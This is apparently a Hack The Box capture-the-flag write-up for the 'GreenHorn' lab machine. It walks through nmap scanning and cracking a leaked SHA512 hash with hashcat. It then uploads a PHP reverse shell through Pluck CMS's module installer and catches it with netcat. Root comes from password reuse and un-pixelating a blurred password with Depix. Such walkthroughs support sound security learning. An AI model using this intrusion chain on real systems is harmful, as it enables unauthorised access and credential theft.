
HTB - GreenHorn


NMAP




```
└─$ sudo nmap -sC -sV -p- 10.129.89.26
[sudo] password for administrator:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-20 21:17 CDT
Nmap scan report for 10.129.89.26
Host is up (0.057s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 57:d6:92:8a:72:44:84:17:29:eb:5c:c9:63:6a:fe:fd (ECDSA)
|_  256 40:ea:17:b1:b6:c5:3f:42:56:67:4a:3c:ee:75:23:2f (ED25519)
80/tcp   open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://greenhorn.htb/
3000/tcp open  ppp?
| fingerprint-strings:
|   GenericLines, Help, RTSPRequest:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 200 OK
|     Cache-Control: max-age=0, private, must-revalidate, no-transform
|     Content-Type: text/html; charset=utf-8
|     Set-Cookie: i_like_gitea=df9fb3cbc9ef430a; Path=/; HttpOnly; SameSite=Lax
|     Set-Cookie: _csrf=Hn2HhAlX1HSdQBXw2pZA7DR-qz86MTcyMTQ0MTg3NzkzNTQxNDkxNA; Path=/; Max-Age=86400; HttpOnly; Sam
eSite=Lax
|     X-Frame-Options: SAMEORIGIN
|     Date: Sat, 20 Jul 2024 02:17:57 GMT
|     <!DOCTYPE html>
|     <html lang="en-US" class="theme-auto">
|     <head>
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|     <title>GreenHorn</title>
|     <link rel="manifest" href="data:application/json;base64,eyJuYW1lIjoiR3JlZW5Ib3JuIiwic2hvcnRfbmFtZSI6IkdyZWVuSG
9ybiIsInN0YXJ0X3VybCI6Imh0dHA6Ly9ncmVlbmhvcm4uaHRiOjMwMDAvIiwiaWNvbnMiOlt7InNyYyI6Imh0dHA6Ly9ncmVlbmhvcm4uaHRiOjMwMD
AvYXNzZXRzL2ltZy9sb2dvLnBuZyIsInR5cGUiOiJpbWFnZS9wbmciLCJzaXplcyI6IjUxMng1MTIifSx7InNyYyI6Imh0dHA6Ly9ncmVlbmhvcm4uaH
RiOjMwMDAvYX
|   HTTPOptions:
|     HTTP/1.0 405 Method Not Allowed
|     Allow: HEAD
|     Allow: HEAD
|     Allow: GET
|     Cache-Control: max-age=0, private, must-revalidate, no-transform
|     Set-Cookie: i_like_gitea=5e0342d26f0d823b; Path=/; HttpOnly; SameSite=Lax
|     Set-Cookie: _csrf=TqrQPzru06aun-gRlKHaRhyDJBM6MTcyMTQ0MTg4MzI2ODAwNDY2NQ; Path=/; Max-Age=86400; HttpOnly; Sam
eSite=Lax
|     X-Frame-Options: SAMEORIGIN
|     Date: Sat, 20 Jul 2024 02:18:03 GMT
|_    Content-Length: 0
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerpr
int at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port3000-TCP:V=7.94SVN%I=7%D=7/20%Time=669C6FD9%P=x86_64-pc-linux-gnu%r
SF:(GenericLines,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x
SF:20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Ba
SF:d\x20Request")%r(GetRequest,2A88,"HTTP/1\.0\x20200\x20OK\r\nCache-Contr
```

Taking a look at the results, we have 2 different ports running different web services. We will check out both.

Foothold




First, I checked out main page and found a blog running pluck. The admin page link was at the bottom.



I found that it is running pluck version 4.7.18 which has a remote code vulnerability.

https://packetstormsecurity.com/files/173640/Pluck-4.7.18-Remote-Shell-Upload.html

Looking at the exploit, I need to have credentials to utilize it. I am stuck at this point, so it is time to check out the service on port 3000.



Browsing to the page brings up a Gitea server.

http://greenhorn.htb:3000/GreenAdmin/GreenHorn

Using Explore at the top, I found that the website is open source.

http://greenhorn.htb:3000/GreenAdmin/GreenHorn/src/branch/main/data/settings/pass.php

Digging into the files, there is a file called pass.php. This is a SHA512 hash. The documentation mentions that as well as checking it against various hash checking services shows it.

Copied into a file and saved as greenhorn.hash. Checking out the hashchat forum, SHA512 uses module 1700. Ran the command below to start cracking it.

```
└─$ hashcat -m 1700 -a 3 ../../greenhorn.hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 17.0.6, SLEEF, DISTRO, POCL_DEBUG) -
Platform #1 [The pocl project]
==========
* Device #1: cpu-haswell-AMD Ryzen 7 5700G with Radeon Graphics, 6945/13954 MB (2048 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0×0000ffff mask, 262144 bytes, 5/13 rotates

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Brute-Force
* Raw-Hash
* Uses-64-Bit
```

```
d5443aef1b64544f3685bf112f6c405218c573c7279a831b1fe9612e3a4d770486743c5580556c0d838b51749de15530f87fb793afdcc689b6b3
9024d7790163:iloveyou1

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1700 (SHA2-512)
Hash.Target......: d5443aef1b64544f3685bf112f6c405218c573c7279a831b1fe ... 790163
Time.Started.....: Sun Jul 21 13:26:35 2024 (0 secs)
Time.Estimated...: Sun Jul 21 13:26:35 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Mask.......: iloveyou1 [9]
Guess.Queue......: 234/14336793 (0.00%)
Speed.#1.........:    22653 H/s (0.00ms) @ Accel:1024 Loops:1 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 1/1 (100.00%)
Rejected.........: 0/1 (0.00%)
Restore.Point....: 0/1 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: iloveyou1 → iloveyou1

Started: Sun Jul 21 13:26:08 2024
Stopped: Sun Jul 21 13:26:36 2024
```


I got the following password to login to the web service:

`iloveyou1`

```
┌──(administrator㉿kali0)-[~/HTB/greenhorn]
└─$ cp /usr/share/webshells/php/php-reverse-shell.php .

┌──(administrator㉿kali0)-[~/HTB/greenhorn]
└─$ nano php-reverse-shell.php

┌──(administrator㉿kali0)-[~/HTB/greenhorn]
└─$ mv php-reverse-shell.php miri.php

┌──(administrator㉿kali0)-[~/HTB/greenhorn]
└─$ ls
51592.py  GreenHorn  miri.php

┌──(administrator㉿kali0)-[~/HTB/greenhorn]
└─$ zip test.zip miri.php
  adding: miri.php (deflated 59%)
```

Before logging in, I started building the reverse shell payload. This is a regular php reverse shell from pentest monkey that is zipped up.

http://greenhorn.htb/admin.php?action=installmodule



Visiting the link above and uploading the test.zip file, I was now ready to get the shell.

I started a netcat listener using the command `nc -lvnp 4444`

http://greenhorn.htb/data/modules/test/miri.php

I then visited the following website to get the code to run and get my webshell.

User

```
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.23] from (UNKNOWN) [10.129.90.190] 49426
Linux greenhorn 5.15.0-113-generic #123-Ubuntu SMP Mon Jun 10 08:16:17 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
 02:11:04 up  4:46,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ cd /home/
$ ls
git
junior
$ cd junior
$ ls
Using OpenVAS.pdf
user.txt
$ cat user.txt
```

Here I was able to upgrade my shell using python command `python3 -c 'import pty;pty.spawn("/bin/bash")'`. I then attempted to login using the credentials to junior as I expected a password reuse. This was the case and I was now able to get the user.txt file and found another interesting file.

Using `python3 -m http.server 8080` to export the pdf to check out the contents.

Hello junior,

We have recently installed OpenVAS on our server to actively monitor and identify potential security vulnerabilities. Currently, only the root user, represented by myself, has the authorization to execute OpenVAS using the following command:

`sudo /usr/sbin/openvas`

Enter password: [redacted]

As part of your familiarization with this tool, we encourage you to learn how to use OpenVAS effectively. In the future, you will also have the capability to run OpenVAS by entering the same command and providing your password when prompted.

Feel free to reach out if you have any questions or need further assistance.

Have a great week,

Mr. Green

Here we find that there is mention of a password. This password is blurred to attempt to stop misuse. This is an issue as blurring in files can be somewhat reversed.

https://pdfcandy.com/extract-images.html

I used the above link to extract the image from the pdf.

This is the result.


I then started looking for tools to brute force the password.

https://github.com/spipm/Depix

Once Depix was downloaded, I copied the OpenVAS pdf image to the Depix folder and ran the following command.

```
python3 depix.py -p OpenVAS.png -s
images/searchimages/debrusinseq_notepad_Windows10_closeAndSpaced.png -o
password.png
```


After a bit, this was the result.



```
sidefromsidetheothersidesidefromsidetheotherside
```

I can now login as root.

root



I am now able to get root.txt